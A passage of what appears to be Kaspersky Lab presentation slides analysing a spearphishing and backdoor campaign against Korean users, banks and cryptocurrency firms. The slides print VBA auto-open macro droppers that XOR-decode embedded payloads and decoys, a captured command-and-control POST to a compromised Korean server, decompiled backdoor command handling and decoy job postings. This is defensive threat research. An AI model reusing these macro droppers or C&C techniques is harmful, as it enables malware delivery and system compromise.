e.com                www.lenovo.com                www.microsoft.com
      www.paypal.com                www.tumblr.com                www.twi
tter.com                www.wetransfer.com                www.wikipedia.org
```

- Full featured backdoor
  - File handling
  - Process handling
  - Execute commands
  - Data exfiltration

HTTP-based C&C communication type

- Usually used this type communications
- Using compromised server

```
POST /common/left.asp HTTP/1.1
Cache-Control: max-age=0
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=----FormBoundary8j7O1OD1a5Wj3inCh
Accept: */*
Accept-Language: ko-KR
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLC
Content-Length: 392
Host: monturasales.ebizway.co.kr

------FormBoundary8j7O1OD1a5Wj3inCh
Content-Disposition: form-data; name="board_id"

979
------FormBoundary8j7O1OD1a5Wj3inCh
Content-Disposition: form-data; name="user_id"

*dJU!*JE&!M@UNQ@
------FormBoundary8j7O1OD1a5Wj3inCh
Content-Disposition: form-data; name="file1"; filename="pratice.pdf"
Content-Type: application/octet-stream

%#¡«
```

- Full featured backdoor
  - System info gathering
  - Execute commands
  - and so on

KASPERSKY lab


Type of C&C servers

COMPROMISED SERVER

— Compromised server
— Direct connect by IP address
— Encryption channel

COMPROMISED WEB SERVER IN KOREA


— Usually compromised IIS server
— Upload attacker's JSP scripts
— Using specific board vulnerability
— Using wordpress vulnerability



COMPROMISED WEB SERVER IN CHINA

— Usually compromised IIS server
— Upload attacker's PHP scripts
— DedeCMS vulnerability
— Wordpress vulneraility

Not only hwp file




```
Attribute VB_Name = "NewMacros"
Sub AutoOpen()

    On Error GoTo gaqz

    lideOff = "svchost.exe"

    Dim dks(279) As String

    dks(1) = "AABD77E7E4E7E7E7E3E7E7E71818E7E75FE7E7E7E7E7E7E7A7E7E7E7E7E7E7E7E
57F56118CB0461A557F56118CB0661D057F56118CB0761B457F561490EF660BD57F561490EF060B
8DE6E7E7E7E7E7A2C5E7E7E7F7E7E7E737E7E7E7E7A7E7E7F7E7E7E7E5E7E7E2E7E6E7E7E7E7E7E
E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7FFFCE6E7A7E7E7E7E7E7E7E7E7E7E7E737E7E7D
    dks(2) = "E7E7E7E7C993829F93E7E7E7C35DE7E7E7F7E7E7E75BE7E7E7E3E7E7E7E7E7E7E7E
E5E7E7E7E9E5E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7A7E7E7A7C995828B8884E7E787E9E7E7E7A7E5E7E
E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E
E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E
    dks(3) = "E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7B26C0B6CAAEBB1B06
E7E76423F3622799EFE85027EAE7E7E067BA24B26C0BB16C92EF1891FB1891FF0FB3C5E7E76481F
1D6CAAEF6AE3B2E5E7E7E76E9EE36E9EEBB86ED66EA6EFB9BA24B26C0B6CA2CF6227938D6CAAEB6
0B6CA2EBECA2F793CA6CB2EF6CADEF6CA5EBC4AAEBC4A2F7EC2F93F16CA5F76CADF3C4A2EBC4AAF
    dks(4) = "F747A4FBA6E76CB2EB6C2DB16C92EF660E77FCA6E7662EE7E7E7EC6CE56EA2136
37A7E7D427245FE6E7E7E7242B2B2B2B2B2B2B2B2B2B2BB26C0B640BEBB46CBAEBB16EAA1FD42EB
```


블록에 포함됨	437162 (2016-11-03 08:40:31+5분전)
승인	12706 승인
IP에 의해 릴레이	139.162.160.232 (whois)

Not only hwp file

Persistence attack

2017-07-31 07:40:07	비트코인_지갑주소 _및_거래번호.hwp	e3796387 (web) KR
2017-07-31 16:25:00	비트코인_지갑주소 _및_거래번호.doc	e3796387 (web) KR
2017-08-03 18:13:23	비트코인 거래내역.xls	e3796387 (web) KR

Decoy of malicious word



Decoy of malicious hwp


KASPERSKY lab

Attacks on other countries

Attack methodology

SPEARPHISHING

— Malicious office document
— Malicious macro embedded
— Decoy : Usually used job description and proposal



Software Dev Mgr II

Job Description

At BBVA, we are working to make banking better for everyone. That is where you come in. We are looking for smart, team oriented people who want to be part of a first-class workforce that gives people the tools they need to meet their financial goals, all while delivering an outstanding client experience. Learn more below.

Requirements

Minimum Qualifications:

- Bachelor's Degree or military experience in Computer science or related field
- At least 5 years of experience leading software engineering teams.
- At least 7 years experience in developing J2EE, web and/or mobile applications, solution design.
- At least 7 years of experience with object-oriented programming and design
- 3+ years of experience in agile development and methodologies.
- 3+ years of experience building consumer-facing digital experiences at scale.
- 2+ years of experience with rapid prototyping and interface design testing
- Familiarity Artificial intelligence, Machine learning concepts.

Attack methodology

Structure of Macro


Macro to create payload

```
Attribute VB_Name = "Module1"
Sub Auto_Open()

    On Error GoTo gaqz

    liveOn = "sjop/fyf"

    liveOff = Environ("temp") + "\"
    For qnx = 1 To Len(liveOn)
        liveOff = liveOff + Chr(Asc(Mid$(liveOn, qnx, 1)) - 1)
    Next

    Dim str(1635) As String

    str(1) = "F0E72DBDBEBDBDBD……[redacted]……DBDBDBD"
    .... [redacted]….
    str(1635) = "9D9D9D9D9D9D81…. ……[redacted]…..……DBDBDBD"

    Dim offBin(499) As Byte

    Open liveOff For Binary Access Write As #1

    lpdq = 1

    For jnx = 0 To 1634
        For inx = 0 To 499
            offBin(inx) = Val("&H" + Mid(str(jnx + 1), inx * 2 + 1, 2))
            offBin(inx) = offBin(inx) Xor 189
        Next inx
```

Macro to create decoy document

```
liveOn = "EFG492:2/ymt"

    liveOffd = Environ("temp") + "\"
    For qnx = 1 To Len(liveOn)
        liveOffd = liveOffd + Chr(Asc(Mid$(liveOn, qnx, 1)) - 1)
    Next qnx

    Dim strd(239) As String

    strd(1) = "1906D8296878D328C9C9C9…[redacted]…..36363636363636"
     ..... [redacted]……
    strd(239) = "C9C9C9C9C9C9C9C9C9C9…[redacted]…….D9C9C9C9C9C9C9"

    Dim offBind(499) As Byte

    Open liveOffd For Binary Access Write As #2

    lpdq = 1

    For jnx = 0 To 238
        For inx = 0 To 499
            offBind(inx) = Val("&H" + Mid(strd(jnx + 1), inx * 2 + 1, 2))
            offBind(inx) = offBind(inx) Xor 201
        Next inx

        Put #2, lpdq, offBind
        lpdq = lpdq + 500
    Next jnx

    Close #2
```

Who is target?


citibanamex Seguros

Seguros Banamex S.A. de C.V. Integrante del Grupo Financiero Banamex

Venustiano Carranza No. 63, Centro Histórico, Ciudad de México, Delegación Cuauhtémoc, C.P. 06000, México Distrito Federal

INCOME STATEMENT

For the year ended 31 December 2016

Premium

Issued

Software Dev Mgr II

Job Description

At BBVA, we are working to make banking better for everyone. That is where you come in. We are looking for smart, team oriented people who want to be part of a first-class workforce that gives people the tools they need to meet their financial goals, all while delivering an outstanding client experience. Learn more below.

Relationship Director - Corporate Banking

Description

The Relationship Director - Corporate Banking role is based within HSBC Corporate Banking – Commercial Banking UK HSBC Corporate Banking in the UK provides both domestic and international commercial banking services to our existing and prospective clients

Business Development Executive - HSBC Insurance

Location

Asia Pacific-Hong Kong-Kowloon-Tai Kok Tsui

HSBC Insurance provides a comprehensive range of life products and services to suit the every

Finance

Engineering

Crypto Currency

Senior Esports Project Manager

The Blizzard Entertainment esports team is looking for a talented, enthusiastic, and highly organized project manager to oversee the tracking, documentation, and planning of our esports products. The ideal candidate must be a strong communicator, love the act of planning and organization, and enjoy working inside a flexible team-oriented environment. This candidate should be well versed in project management styles, methodologies, and processes. Tenacity, self-direction and follow-up skills are a must, as well as the ability to anticipate issues and find effective solutions.

CIB Operations - Warsaw Corporate Center (WCC) - Project Manager - Vice President

Req #: 170094080

Location: Warsaw, MZ, PL

Job Category: Project Management

INVESTMENT PROPOSAL

by

ABSTRACT

We analyzed and evaluated 10+ crypto currencies, the most circulated in the last four years, and expressed out company profile and investment proposal.

Kate Harris

Director at HOLLEY NETHERCOTE

Chief Financial Officer

JOB DESCRIPTION

The Chief Financial Officer is one of the most important roles at Luno. As CFO you will coordinate with all business departments in providing a financial perspective to all decision making, overseeing accounting operations and ensure timely and accurate financial reporting. You will be involved in day-to-day discussions with the Executive Management team, reporting directly to the CEO and play a pivotal role in investor relations.

Engineering Manager

Job Description

Our vision is to bring more innovation, efficiency, and equality of opportunity to the world by building an open financial system. Our first step on that journey is making digital currency accessible and approachable for everyone. Two principles guide our efforts. First, be the most trusted company in our domain. Second, create user-focused products that are easier and more delightful to use.

Moving and transacting financial assets safely is core to executing on our vision and building our brand of trust. The payments team builds shared infrastructure for Coinbase and GDAX to securely store and trade billion dollars of assets. We take on hard engineering problems in cryptography, security, blockchain technology and distributed systems, with a focus on building high reliability services for product teams.


Payload summary

Full-featured backdoor a.k.a Fallchill

- IP-based C&C communication
  - Fake SSL communication (Polar SSL)
  - Used compromised server

```
Vulnerabilities:          CVE-2017-7269

Ports:
     25 Microsoft ESMTP (6.0.3790.4675)
     80 Microsoft IIS httpd (6.0)
```

- HTTP-based C&C communication
  - Compromised ASP hosting IIS server
  - Allegedly used board/CMS vulnerability




```
switch ( a1 )
{
  case 0x8000:
    result = sub_405F80(a2);
    if ( result == 1 )
      result = 3;
    break;
  case 0x8001:
    result = sub_4043B0(a2);
    break;
  case 0x8002:
    result = sub_404410(a2);
    break;
  case 0x8003:
    result = sub_4044E0(a2);
    break;
  case 0x8006:
    result = sub_4048E0(a2);
    break;
  case 0x8007:
    result = sub_4049C0(a2);
    break;
  case 0x8008:
    result = sub_404BE0(a2);
    break;
  case 0x8009:
    result = sub_404F80(a2);
    break;
  case 0x8010:
    result = sub_405070(a2);
    break;
  case 0x8011:
    result = sub_4051C0(a2);
    break;
  case 0x8012:
    result = sub_405510(a2);
    break;
  case 0x8013:
    result = sub_405780(a2);
    break;
  case 0x8014:
    result = sub_405960(a2);
    break;
  case 0x8015:
    result = sub_405D30(a2);
    break;
```

- File search, handling
- Process handling
- Collect system information
- Directory / File listing

……

KASPERSKY lab

C&C server Configuration

How did I start this investigation?


Malicious hwp
dropped Manuscrypt

Found 1 C&C server in South Korea
— Suspected compromised server

